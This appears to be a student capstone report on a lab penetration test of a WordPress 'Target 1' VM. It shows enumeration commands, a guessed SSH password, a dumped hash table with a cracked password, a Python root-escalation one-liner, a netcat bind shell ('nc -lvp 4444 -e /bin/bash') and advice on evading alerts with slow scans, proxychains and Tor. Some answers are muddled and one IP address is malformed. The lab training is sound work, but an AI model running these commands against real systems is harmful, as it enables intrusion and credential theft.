

Final Engagement


Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

01

Network Topology & Critical Vulnerabilities



02

Exploits Used

- WPScan to Enumerate Users
- Python privilege escalation
- Weak Password cracked via John the Ripper
- Nmap to scan for open ports

03


Methods Used to Avoiding Detect

- Password-protected compressed/encrypted files, multi factor authentication
- Open only necessary ports and protocols
- Using Proxychains
- Controlling the speed the scans are made



Network Topology & Critical Vulnerabilities

Network Topology



Network

Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.90
OS: Debian Kali 5.4.0
Hostname: Kali

IPv4: 192.168.100
OS: Ubuntu 18.04
Hostname: ELK

IPv4: 192.168.1.110
OS: Linux-Debian GNU 8
Hostname: Target 1

IPv4: 192.168.1.105
OS: Ubuntu-Linux 18.04
Hostname: Capstone

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

| Vulnerability | Description | Impact |
|-----------------------------------|--|---|
| CVE-2017-3819 Open Port 22 | Enumeration of the Wordpress site exposed Users of the Target1 server. | Exposure of Usernames is part of a brute force or password hacking attack as its half of the login process. If an NMAP scan shows port 22 open further vulnerability exists. An open port 22 provides a more extensive attack surface and opportunity for attacker to gain remote and secure access to server if login information can be discovered. |

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

| Vulnerability | Description | Impact |
|--|--|--|
| CWE-521 Weak Password | Weak passwords such as matching that of the username allows unauthorized access to the network systems. | In this case, the attacker was able to gain access to the server exploiting both the weak password and open port 22. |
| CWE-250 Privilege Escalation/ Exploiting SUID binaries | Steven had SUIP permission for Python which can be used by non-root user to escalate root access privileges. | Attacker gained access to user Steven and exploited the SUID binary vulnerability to escalate his privileges to root, enabling access to everything on the server. |

Exploits Used

Exploitation: Enumeration

- Using command `< nmap -sV 192.168.1.1-11>` the target machine's ports were enumerated, indicated that Port 22 was open and that remote and administrative access was possible if the user credentials were known.
- Using command `<wpscan --url http://192.168.1.110 --enumerate u >` the attacker was able to enumerate the users Michael and Steven.
- Using this information, the attacker next sought to find the password for a known user "michael" to exploit the open port using the command `<ssh michael@192.168.1.110>`

```
Nmap scan report for 192.168.1.110
Host is up (0.0012s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind      2-4 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
```

```
root@Kali:~# wpscan --url http://192.168.1.110 --enumerate u
```

```
[*] User(s) Identified: [steven, michael]
[*] It does not drop the privileges of the user used to access the file system, escalate or maintain privileged access.
[+] steven
  Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  Confirmed By: Login Error Messages (Aggressive Detection)
[+] michael
  Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  Confirmed By: Login Error Messages (Aggressive Detection)
```


Exploitation: Weak Password

- The user “michael” had an extremely weak password. The attacker exploited this vulnerability by simply guessing the password as “michael”.
- With access to the target machine the attacker found log in credentials for the wordpress mySQL database. From this database the attacker found an unsalted password hash for Steven.

```
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)'
ed.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T630
.
Are you sure you want to continue connecting (yes/no/[fingerprint]): yes
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts.
michael@192.168.1.110's password:
Permission denied, please try again.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are
free software; the exact distribution terms for each program are described
in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$
```

| ID | user_login | user_pass | user_nicename | user_email |
|-------------------|---------------------|--------------------------------------|----------------|-------------------|
| er_registered | user_activation_key | user_status | display_name | |
| 1 | michael | \$P\$BjRvZQ.VQcGZLDeiKToCQd.cPw5XCe0 | michael | michael@raven.org |
| 18-08-12 22:49:12 | | 0 | michael | |
| 2 | steven | \$P\$Bk3VD9jsxx/loJqNsURgHiaB23j7W/ | steven | steven@raven.org |
| 18-08-12 23:31:16 | | 0 | Steven Seagull | |

Cracked
password
using John
the ripper:

```
Almost done: Processing the remaining buffered candi
Proceeding with wordlist:/usr/share/john/password.ls
Proceeding with incremental:ASCII
pink84 (?)
```

Exploitation: Escalation Privilege

- Once the attacker cracked Steven's hashed password, it was discovered that Steven had SUID permissions for Python which can be used by non-root user to escalate root access privileges.
- Using the command `<sudo ./python -c 'import os;os.system("/bin/sh")'` the SUID binary vulnerability was exploited to escalate Steven's privileges to root.

```
$ sudo ./python -c 'import os;os.system("/bin/sh")'
# whoami
root
# sudo -l
Matching Defaults entries for root on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User root may run the following commands on raven:
    (ALL : ALL) ALL
#
```

Avoiding Detection

Stealth Exploitation of Abnormal CPU Usage


Monitoring Overview

- Which alerts detect this exploit? **CPU Usage Monitor**
- Which metrics do they measure? **system.process.cpu.total.pct OVER all documents IS ABOVE 50%**
 - $\text{Index/Field} = \text{system.process.cpu.total.pct}$
- Which thresholds do they fire at? **Over 50% within 5 minutes**

Mitigating Detection

- How can you execute the same exploit without triggering the alert? **By using TCP SYN (Stealth) Scan (-sS) which are relatively unobtrusive and stealthy since they don't complete TCP three-way handshake**
- Are there alternative exploits that may perform better? **Yes, controlling the speed the scans are done. Nmap has six speeds: paranoid 0, sneaky 1, polite 2, normal 3, aggressive 4, insane 5. The paranoid and sneaky are the slowest and can pass by SNORT threshold without being detected** `nmap -sS -P0 -T sneaky 192.168.1.110`

Half-open scanning:



```
File Actions Edit View Help
Shell No. 1 Shell No. 2
root@Kali:~# nmap -sS -P0 -T sneaky 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-10-16 13:06 PDT
Stats: 0:39:02 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 14.00% done; ETC: 17:43 (3:58:14 remaining)
```

Stealth Exploitation of Brute-Attack/Minimal Passwords complexity

Monitoring Overview

- Which alerts detect this exploit? **Excessive HTTP Errors**
- Which metrics do they measure? **WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400**
 - Index/Field = `http.response.status_code`
- Which thresholds do they fire at? **ABOVE 400 FOR THE LAST 5 minutes**

Mitigating Detection

- How can you execute the same exploit without triggering the alert? **Hydra, as well as Wpscan will always trigger alerts or suspicious higher than normal usage due to the nature of brute-force, attacks. Also, planned attacks spaced out through time will lower detection.**
- Are there alternative exploits that may perform better? **Using Proxychains, a tool that gets any TCP connection to go through proxy servers. The benefits of using proxies is that they functions as intermediaries between the attacker and the victim. Making it very hard to track down the attacker, the originating IP address is not disclosed. First, install Tor, which is a free open source software that enables anonymous communication. Tor needs to run for Proxychains to work.**




Stealth Exploitation of Open Port 22

Monitoring Overview

- Which alerts detect this exploit? **SSH login alert will detect this exploit**
- Which metrics do they measure? **Any attempt to access Port 22 from unauthorized IP Address.**
- Which thresholds do they fire at? **ABOVE 0 FOR THE LAST 5 minutes**

Mitigating Detection


- How can you execute the same exploit without triggering the alert? **Using another port number. The default port for SSH is 22 but it is possible to use another port. The catch is that the parameters need to be changed within ssh_config file. Uncomment the line that contains port 22 and add another port.**
- Are there alternative exploits that may perform better? **Using a malware infection or other system vulnerability to gain access to the victim's computer. Generate a reverse shell, by using Ncat to set up a listener on the victim's computer `nc -lvp 4444 -e /bin/bash`. Also, in Kali type command `nc 192.168.1.110 4444`, this will generate a "virtual" shell at the victim's computer to connect to the attacker's computer**



```
Target 1 on ML-REFVM-684427 - Virtual Machine Connection
File Action Media Clipboard View Help
Debian GNU/Linux 0 target1 tty1
target1 login: vagrant
Password:
Last login: Sat Oct 16 09:43:42 AEDT 2021 on ttty1
Linux target1 3.16.0-6-amd64 #1 SMP Debian 3.16.57-2 (2018-07-14) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
vagrant@target1:~$ nc -lvp 4444 -e /bin/bash
listening on [any] 4444 ...
connect to [192.168.1.110] from (UNKNOWN) [192.168.1.90] 41244
```



```
Kali on ML-REFVM-684427 - Virtual Machine Connection
File Action Media Clipboard View Help
Shell No. 1
File Actions Edit View Help
whoami
vagrant
```

Stealth Exploitation of Enumeration Attacks

Monitoring Overview

- Which alerts detect this exploit? **Validity of submitted credentials.**
- Which metrics do they measure? **Extracting user names using email ID's. Extract information using the default password; Brute Force Active Directory and extract user groups from Windows.**
- Which thresholds do they fire at? **Above 1 within 5 minutes.**

Mitigating Detection

- How can you execute the same exploit without triggering the alert? **By requiring two-factor authentication(2FA). While the application may still be vulnerable to user enumeration, the malicious actor would have more trouble reaching their end goal of getting valid sets of credentials. Even if a malicious actor can generate user lists and correctly guess credentials, the SMS token may become an unbeatable obstacle that forces the malicious actor to seek easier targets. Another way to block user enumeration is with a web application firewall(WAF). A good WAF will detect and block single IP address making many of these requests.**
- Are there alternative exploits that may perform better? **The malicious actor performs another round of brute-force testing, but this time against the passwords access is finally gained. An effective remediation would be to have the server respond with a generic message that does not indicate which field is incorrect.**

```
[*] owa:443 OWA - Testing version OWA 2010
[*] Found target domain: RAPID7LAB
[*] owa:443 OWA - Trying admin - Fall2016
[*] owa:443 OWA - FAILED LOGIN. 30.01662977 'RAPID7LAB\admin' : 'Fall2016' (response was a 302 redirect)
[*] owa:443 OWA - Trying administrator : Fall2016
[*] No active DB - Credential data will not be saved!
[*] owa:443 OWA - FAILED LOGIN, BUT USERNAME IS VALID. 0.012627148 'RAPID7LAB\administrator' : 'Fall2016': SAVING TO CRED
[*] owa:443 OWA - Trying guest : Fall2016
[*] owa:443 OWA - FAILED LOGIN, BUT USERNAME IS VALID. 0.009655586 'RAPID7LAB\guest' : 'Fall2016': SAVING TO CRED
[*] owa:443 OWA - Trying vader : Fall2016
[*] owa:443 OWA - FAILED LOGIN. 30.023998634 'RAPID7LAB\vader' : 'Fall2016' (response was a 302 redirect)
[*] owa:443 OWA - Trying palpatine : Fall2016
[*] owa:443 OWA - FAILED LOGIN. 30.015820249 'RAPID7LAB\palpatine' : 'Fall2016' (response was a 302 redirect)
```

Invalid User

Valid User

